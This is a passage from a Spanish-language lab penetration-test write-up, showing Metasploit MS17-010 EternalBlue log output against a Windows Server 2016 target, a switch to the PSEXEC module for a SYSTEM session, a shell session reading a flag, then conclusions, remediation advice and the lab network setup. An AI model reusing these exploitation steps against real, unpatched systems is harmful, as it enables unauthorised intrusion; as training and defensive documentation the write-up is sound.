[+] 192.168.57.101:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.101:4445 - Sending final SMBv2 buffers.
[*] 192.168.57.101:4445 - Sending last fragment of exploit packet!
[*] 192.168.57.101:4445 - Receiving response from exploit packet
[+] 192.168.57.101:4445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.101:4445 - Sending egg to corrupted connection.
[*] 192.168.57.101:4445 - Triggering free of corrupted buffer.
[-] 192.168.57.101:4445 - =====
[-] 192.168.57.101:4445 - =====FAIL=====
[-] 192.168.57.101:4445 - =====
[*] 192.168.57.101:4445 - Connecting to target for exploitation.
[+] 192.168.57.101:4445 - Connection established for exploitation.
[+] 192.168.57.101:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.101:4445 - CORE raw buffer dump (45 bytes)
[*] 192.168.57.101:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Se
rver 2
[*] 192.168.57.101:4445 - 0x00000010 30 31 36 20 53 74 61 6e 64 61 72 64 20 45 76 61 016 Standa
rd Eva
[*] 192.168.57.101:4445 - 0x00000020 6c 75 61 74 69 6f 6e 20 31 34 33 39 33 luation 14
393
[+] 192.168.57.101:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.101:4445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.57.101:4445 - Sending all but last fragment of exploit packet
[*] 192.168.57.101:4445 - Starting non-paged pool grooming
[+] 192.168.57.101:4445 - Sending SMBv2 buffers
[+] 192.168.57.101:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.101:4445 - Sending final SMBv2 buffers.

[+] 192.168.57.101:4445 - Sending SMBv2 buffers
[+] 192.168.57.101:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.101:4445 - Sending final SMBv2 buffers.
[*] 192.168.57.101:4445 - Sending last fragment of exploit packet!
[*] 192.168.57.101:4445 - Receiving response from exploit packet
[+] 192.168.57.101:4445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.101:4445 - Sending egg to corrupted connection.
[*] 192.168.57.101:4445 - Triggering free of corrupted buffer.
[-] 192.168.57.101:4445 - =====
[-] 192.168.57.101:4445 - =====FAIL=====
[-] 192.168.57.101:4445 - =====
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) > exit

```

Selección del módulo MS17-010 PSEXEC:

Tras intentos fallidos con MS17-010 EternalBlue (que generó excepciones kernel), **se optó por MS17-010 PSEXEC** debido a su mecanismo de ejecución diferente. Mientras que EternalBlue intenta inyectar shellcode en memoria protegida del kernel, PSEXEC aprovecha la primitiva de escritura para crear un servicio Windows legítimo, eludiendo las protecciones DEP/ASLR del sistema operativo. Esta técnica resultó exitosa, obteniendo una sesión Meterpreter con privilegios SYSTEM.

Una vez que accedimos a la última máquina, nos dirigimos a la carpeta de administrator en búsqueda de una flag.

```
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D8A1-A06D

Directorio de C:\

12/05/2023  13:36    <DIR>        Datos
03/11/2022  16:00    <DIR>        inetpub
12/05/2023  11:44    <DIR>        Perfiles
16/07/2016  15:23    <DIR>        PerfLogs
03/11/2022  14:48    <DIR>        Program Files
16/07/2016  15:23    <DIR>        Program Files (x86)
12/05/2023  13:40    <DIR>        Temp
04/11/2022  10:09    <DIR>        Users
12/05/2023  13:07    <DIR>        Vuln Service
18/10/2025  02:15    <DIR>        Windows
03/11/2022  16:23    <DIR>        Z
               0 archivos                0 bytes
              11 dirs  41.294.508.032 bytes libres

C:\>cd Users
cd Users

C:\Users>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D8A1-A06D

Directorio de C:\Users

04/11/2022  10:09    <DIR>        .
04/11/2022  10:09    <DIR>        ..
03/11/2022  14:56    <DIR>        .NET v4.5
03/11/2022  14:56    <DIR>        .NET v4.5 Classic
03/11/2022  14:35    <DIR>        Administrador
03/11/2022  14:35    <DIR>        Public
04/11/2022  10:09    <DIR>        SVC_SQL
               0 archivos                0 bytes
               7 dirs  41.294.508.032 bytes libres

C:\Users>cd Administrator
cd Administrator
El sistema no puede encontrar la ruta especificada.

C:\Users>cd Administrador
cd Administrador

C:\Users\Administrador>dir
dir
```

```

Directorio de C:\Users\Administrador

03/11/2022  14:35    <DIR>          .
03/11/2022  14:35    <DIR>          ..
03/11/2022  14:35    <DIR>          Contacts
12/05/2023  12:19    <DIR>          Desktop
03/11/2022  14:35    <DIR>          Documents
03/11/2022  14:35    <DIR>          Downloads
03/11/2022  14:35    <DIR>          Favorites
03/11/2022  14:35    <DIR>          Links
03/11/2022  14:35    <DIR>          Music
03/11/2022  14:35    <DIR>          Pictures
03/11/2022  14:35    <DIR>          Saved Games
03/11/2022  14:35    <DIR>          Searches
12/05/2023  13:03    <DIR>          Videos
                0 archivos                0 bytes
                13 dirs 41.294.508.032 bytes libres

C:\Users\Administrador>cd Desktop
cd Desktop

C:\Users\Administrador\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: D8A1-A06D

Directorio de C:\Users\Administrador\Desktop

12/05/2023  12:19    <DIR>          .
12/05/2023  12:19    <DIR>          ..
12/05/2023  11:48                30 Flag.txt
                1 archivos                30 bytes
                2 dirs 41.294.508.032 bytes libres

C:\Users\Administrador\Desktop>cat flag.txt
cat flag.txt
"cat" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\Administrador\Desktop>tipe flag.txt
tipe flag.txt
"tipe" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\Administrador\Desktop>type flag.txt
type flag.txt
flag{f3l1c1d4d3s_h4s_4pr0b4d0}
C:\Users\Administrador\Desktop>

```

12.0 Conclusiones

12.1 Logros Alcanzados:

- ✓ Compromiso exitoso de las tres máquinas objetivos.
- ✓ Establecimiento de pivoting entre redes segmentadas.
- ✓ Obtención de acceso SYSTEM en Active Directory.
- ✓ Documentación completa de la cadena de ataque.

12.2 Dificultades Enfrentadas:

- Incompatibilidad de binarios Chisel con Windows 7 (2009) → Solución: versión Legacy.
- Fallo inicial con Eternal Blue en Windows Server 2016 por protecciones de kernel → Solución: MS17-010 PSEXEC.
- Problemas de conectividad entre segmentos de red → Solución: Uso de proxychains y port forwarding

12.3 Lecciones Aprendidas:

1. La segmentación de red es débil sin control de movimiento lateral
2. Las credenciales en archivos de configuración son riesgo crítico
3. Diferentes exploits SMB tienen diferentes tasas de éxito según protecciones del SO
4. El pivoting requiere comprensión profunda de topología de red

13.0 Recomendaciones de remediación

13.1 Críticas (Severidad ALTA):

1. Parchear Windows 7 (CVE-2017-0144) o retirar de la red inmediatamente
2. Parchear Windows Server 2016 (CVE-2017-0143) a version actual
3. Implementar segmentación de red VLAN entre segmentos de usuarios, servidores y AD
4. Remover o encriptar archivos de configuración que contengan credenciales

13.2 Importantes (Severidad MEDIA):

5. Cambiar todas las credenciales de servicios (especialmente ifp)
6. Implementar Network Access Control (NAC) para limitar movimiento lateral
7. Activar auditoría de cambios de servicios en Windows Server
8. Implementar IDS/IPS para detectar patrones de pivoting

13.3 Recomendadas (Severidad BAJA):

9. Migrar Windows 7 a versión soportada (Windows 10/11)
10. Implementar monitoring de tráfico SMB/SSH anómalo
11. Realizar pentesting regular para validar remediación

14.0 Entorno de Prueba

La configuración de las maquinas es la siguiente:

Kali

Redes solo-anfitrión			
Redes NAT			
Redes en la nube			
Nombre	Prefijo IPv4	Prefijo IPv6	Servidor DHCP
NatNetwork	10.0.2.0/24	fd17:625c:f037:2::/64	Habilitado
NatNetwork1	10.10.2.0/24	fd17:625c:f037:2::/64	Habilitado
NatNetwork2	10.10.10.0/24	fd17:625c:f037:a0a::/64	Habilitado

Opciones generales	
Reenvío de puertos	
Nombre:	NatNetwork
Prefijo IPv4:	10.0.2.0/24
☒ Habilitar DHCP	

Win7, Ubuntu y Ad

Redes solo-anfitrión			
Redes NAT			
Redes en la nube			
Nombre	Prefijo IPv4	Prefijo IPv6	Servidor DHCP
VirtualBox Host-Only Ethernet Adapter	169.254.50.126/24		Habilitado
VirtualBox Host-Only Ethernet Adapter #2	192.168.57.1/24		Habilitado

15.0 Resultados

Diagrama Final



15.1 Tácticas claves:

- Reconocimientos → Descubrimiento → Explotación → Escalada de privilegios → Movimiento lateral